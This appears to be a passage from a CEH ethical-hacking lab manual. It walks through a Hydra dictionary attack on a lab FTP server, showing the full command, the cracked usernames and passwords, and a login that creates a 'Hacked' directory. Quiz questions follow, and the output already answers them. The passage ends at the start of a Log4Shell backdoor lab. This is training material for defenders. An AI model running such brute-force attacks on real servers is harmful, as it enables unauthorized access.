
A screenshot of a Parrot OS terminal window. The window title is "sudo su - Parrot Terminal". The terminal shows a user prompt "[attacker@parrot]~[~]" followed by the command "\$sudo su". This results in a root prompt "[sudo] password for attacker:". The user then enters the Hydra command: "#hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11". The command is highlighted in green. The background of the terminal has a dark theme with a parrot illustration and some file icons on the left. The system clock in the top right corner shows "Thu Mar 14, 01:30".

```
[attacker@parrot]~[~]
$sudo su
[sudo] password for attacker:
[attacker@parrot]~[~]
#hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11
```

- Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords.

This might take some time to complete.

- On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.



```
Applications Places System Thu Mar 14, 01:39
hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11 - Parrot Term
File Edit View Search Terminal Help


[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker$ #hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-14 01:30:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4765.00 tries/min, 4765 tries in 00:01h, 36409 to do in 00:08h, 16 active
[STATUS] 4751.00 tries/min, 14253 tries in 00:03h, 26921 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4759.00 tries/min, 33313 tries in 00:07h, 7861 to do in 00:02h, 16 active
[STATUS] 4757.50 tries/min, 38060 tries in 00:08h, 3114 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-14 01:38:59
[root@parrot]~/home/attacker$ #
```

19. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.
20. In the terminal window, run **ftp [IP Address of Windows 11]**.
21. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.
22. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.

```
Applications Places System [icons] [volume] [network] [wifi] [battery] Thu Mar 14, 01:42
ftp 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
way).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-14 01:30:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4765.00 tries/min, 4765 tries in 00:01h, 36409 to do in 00:08h, 16 active
[STATUS] 4751.00 tries/min, 14253 tries in 00:03h, 26921 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4759.00 tries/min, 33313 tries in 00:07h, 7861 to do in 00:02h, 16 active
[STATUS] 4757.50 tries/min, 38060 tries in 00:08h, 3114 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-14 01:38:59
[root@parrot]-[/home/attacker]
#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```


23. Now, you can remotely access the FTP server hosted on the **Windows 11** machine.
24. Run **mkdir Hacked** to remotely create a directory named **Hacked** on the **Windows 11** machine through the ftp terminal.



```
Applications Places System [icons] [volume] [network] [wifi] [bluetooth] [battery] [cpu] [memory] [disk] [network] [wifi] [bluetooth] [battery] [cpu] [memory] [disk] Thu Mar 14, 01:43
ftp 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-14 01:30:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4765.00 tries/min, 4765 tries in 00:01h, 36409 to do in 00:08h, 16 active
[STATUS] 4751.00 tries/min, 14253 tries in 00:03h, 26921 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4759.00 tries/min, 33313 tries in 00:07h, 7861 to do in 00:02h, 16 active
[STATUS] 4757.50 tries/min, 38060 tries in 00:08h, 3114 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-14 01:38:59
[root@parrot]-[/home/attacker]
#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp>
```

25. Click [Windows 11](#) to switch to the **Windows 11** machine and navigate to **C:\FTP**.

26. View the directory named **Hacked**, as shown in the screenshot:



27. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.
28. Click [Parrot Security](#) to switch back to the **Parrot Security** machine.
29. Enter **help** to view all other commands that you can use through the FTP terminal.


```
Applications Places System Thu Mar 14, 01:45
ftp 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated.  Commands are:
!          edit          lpage       nlist       rcvbuf      struct
$          epsv          lpwd        nmap        recv        sunique
account    epsv4          ls          ntrans     reget       system
append     epsv6         macdef      open        remopts    tenex
ascii      exit          mdelete    page        rename     throttle
bell       features      mdir        passive     reset      trace
binary     fget          mget        pdir        restart    type
bye        form          mkdir       pls         rhelp      umask
case       ftp           mls         pmlsd       rmdir      unset
cd         gate          mlst        preserve    rstatus    usage
cdup       get           mode        progress    runique    user
chmod      glob          modtime     proxy       send        verbose
close     hash          more        put         sendport   xferbuf
cr         help          mput        pwd         set         ?
debug      idle          mreget      quote       site
delete     image         msend       quit         size
dir        lcd           newer        rate        sndbuf
disconnect less          status
```

30. On completing the task, enter **quit** to exit the ftp terminal.

```
Applications Places System Thu Mar 14, 01:45
ftp 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated.  Commands are:

!          edit          lpage      nlist      rcvbuf     struct
$          epsv          lpwd       nmap       recv       sunique
account    epsv4         ls         ntrans     reget      system
append     epsv6         macdef     open       remopts    tenex
ascii      exit          mdelete    page       rename     throttle
bell       features      mdir       passive    reset      trace
binary     fget         mget       pdir       restart    type
bye        form         mkdir      pls        rhelp      umask
case       ftp          mls        pmlsd      rmdir      unset
cd         gate         mlst       preserve   rstatus    usage
cdup       get          mode       progress   runique    user
chmod     glob         modtime    prompt     send       verbose
close     hash        more       proxy      sendport   xferbuf
cr        help        mput       put        set        ?
debug     idle        mreget     pwd        site
delete    image       msend     quit       size
dir       lcd         newer      quote     sndbuf
disconnect less
ftp> quit
[root@parrot]~[/home/attacker]
#
```

31. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.

32. Close all open windows on both the **Parrot Security** and **Windows 11** machines.

Question 13.2.1.1

Perform a dictionary attack using the THC Hydra tool to remotely access the FTP server hosted on the Windows 11 machine. Note: The wordlist file is located at CEHv13 Module 13 Hacking Web Servers/Wordlists. Enter the password of the user Martin.

Question 13.2.1.2


Perform a dictionary attack using the THC Hydra tool to remotely access the FTP server hosted on the Windows 11 machine. Enter the name of the user with the password "qwerty."

Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021-44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.

Here, we will gain backdoor access by exploiting Log4j vulnerability.

Here, we will install a vulnerable server in the **Ubuntu** machine and use the **Parrot Security** machine as the host machine to target the application.

1. Click [Ubuntu](#) to switch to the **Ubuntu** machine, and login with **Ubuntu/toor** credentials.
2. In the left pane, under **Activities** list, scroll down and click the **Terminal** icon to open the Terminal window.
3. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.
4. First we need to install docker.io in ubuntu machine, to do that type **sudo apt-get update** and press **Enter**.


A screenshot of a terminal window titled 'Terminal' with a timestamp of 'Jul 1 01:05'. The terminal shows a user prompt 'ubuntu@ubuntu-Virtual-Machine:~\$' followed by the command 'sudo su'. The prompt changes to 'root@ubuntu-Virtual-Machine:~#'. Then, the command 'sudo apt-get update' is entered. The terminal displays a long list of package updates from various sources like 'security.ubuntu.com' and 'us.archive.ubuntu.com', including packages like 'jammy-security InRelease', 'jammy InRelease', 'jammy-updates InRelease', 'amd64 Packages', and 'Translation-en'. It shows the progress of fetching data, with a total of 14.2 MB fetched in 4 seconds at a rate of 3,582 kB/s. The prompt returns to 'root@ubuntu-Virtual-Machine:~#'.

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:~# sudo apt-get update
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Hit:2 http://us.archive.ubuntu.com/ubuntu jammy InRelease
Get:3 http://us.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Get:5 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [1,570 kB]
Get:6 http://us.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [652 kB]
Get:7 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [1,780 kB]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [495 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [266 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [2,010 kB]
Get:11 http://us.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [324 kB]
Get:12 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted i386 Packages [38.9 kB]
Get:13 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [2,070 kB]
Get:14 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [352 kB]
Get:15 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,092 kB]
Get:16 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [711 kB]
Get:17 http://security.ubuntu.com/ubuntu jammy-security/restricted i386 Packages [37.3 kB]
Get:18 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [342 kB]
Get:19 http://security.ubuntu.com/ubuntu jammy-security/universe i386 Packages [612 kB]
Get:20 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [875 kB]
Get:21 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [253 kB]
Get:22 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [43.3 kB]
Get:23 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse i386 Packages [4,744 B]
Get:24 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse Translation-en [10.8 kB]
Get:25 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe i386 Packages [16.0 kB]
Get:26 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe amd64 Packages [27.6 kB]
Get:27 http://security.ubuntu.com/ubuntu jammy-security/universe Translation-en [170 kB]
Get:28 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe Translation-en [16.5 kB]
Get:29 http://security.ubuntu.com/ubuntu jammy-security/multiverse amd64 Packages [37.2 kB]
Fetched 14.2 MB in 4s (3,582 kB/s)
Reading package lists... Done
root@ubuntu-Virtual-Machine:~#
```

5. Once the update is completed, type **sudo apt-get install docker.io** and press **Enter** to install docker.

If a question appears **Do you want to continue?** type **Y** and press **Enter**.

If a **Configuring docker.io** window appears, select **Yes** and press **Enter**.



```
root@ubuntu-Virtual-Machine: /home/ubuntu# sudo apt-get install docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  aufs-tools btrfs-progs cgroupfs-mount | cgroup-lite debootstrap docker-doc rinse zfs-fuse | zfsutils
The following packages will be upgraded:
  docker.io
1 upgraded, 0 newly installed, 0 to remove and 173 not upgraded.
Need to get 28.8 MB of archives.
After this operation, 5,215 kB disk space will be freed.
Get:1 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 docker.io amd64 24.0.7-0ubuntu2~22.04.1 [28.8 MB]
Fetched 28.8 MB in 3s (8,278 kB/s)
Preconfiguring packages ...
(Reading database ... 227653 files and directories currently installed.)
Preparing to unpack .../docker.io_24.0.7-0ubuntu2~22.04.1_amd64.deb ...
Unpacking docker.io (24.0.7-0ubuntu2~22.04.1) over (24.0.5-0ubuntu1~22.04.1) ...
Setting up docker.io (24.0.7-0ubuntu2~22.04.1) ...
Warning: The unit file, source configuration file or drop-ins of docker.service changed on disk. Run 'systemctl daemon-reload' to reload units.
Processing triggers for man-db (2.10.2-1) ...
root@ubuntu-Virtual-Machine: /home/ubuntu#
```

6. Once docker.io is successfully installed, type **cd log4j-shell-poc/** and press **Enter** to navigate to **log4j-shell-poc** directory.
7. Now, we need to setup log4j vulnerable server, to do that type **docker build -t log4j-shell-poc .** and press **Enter**.

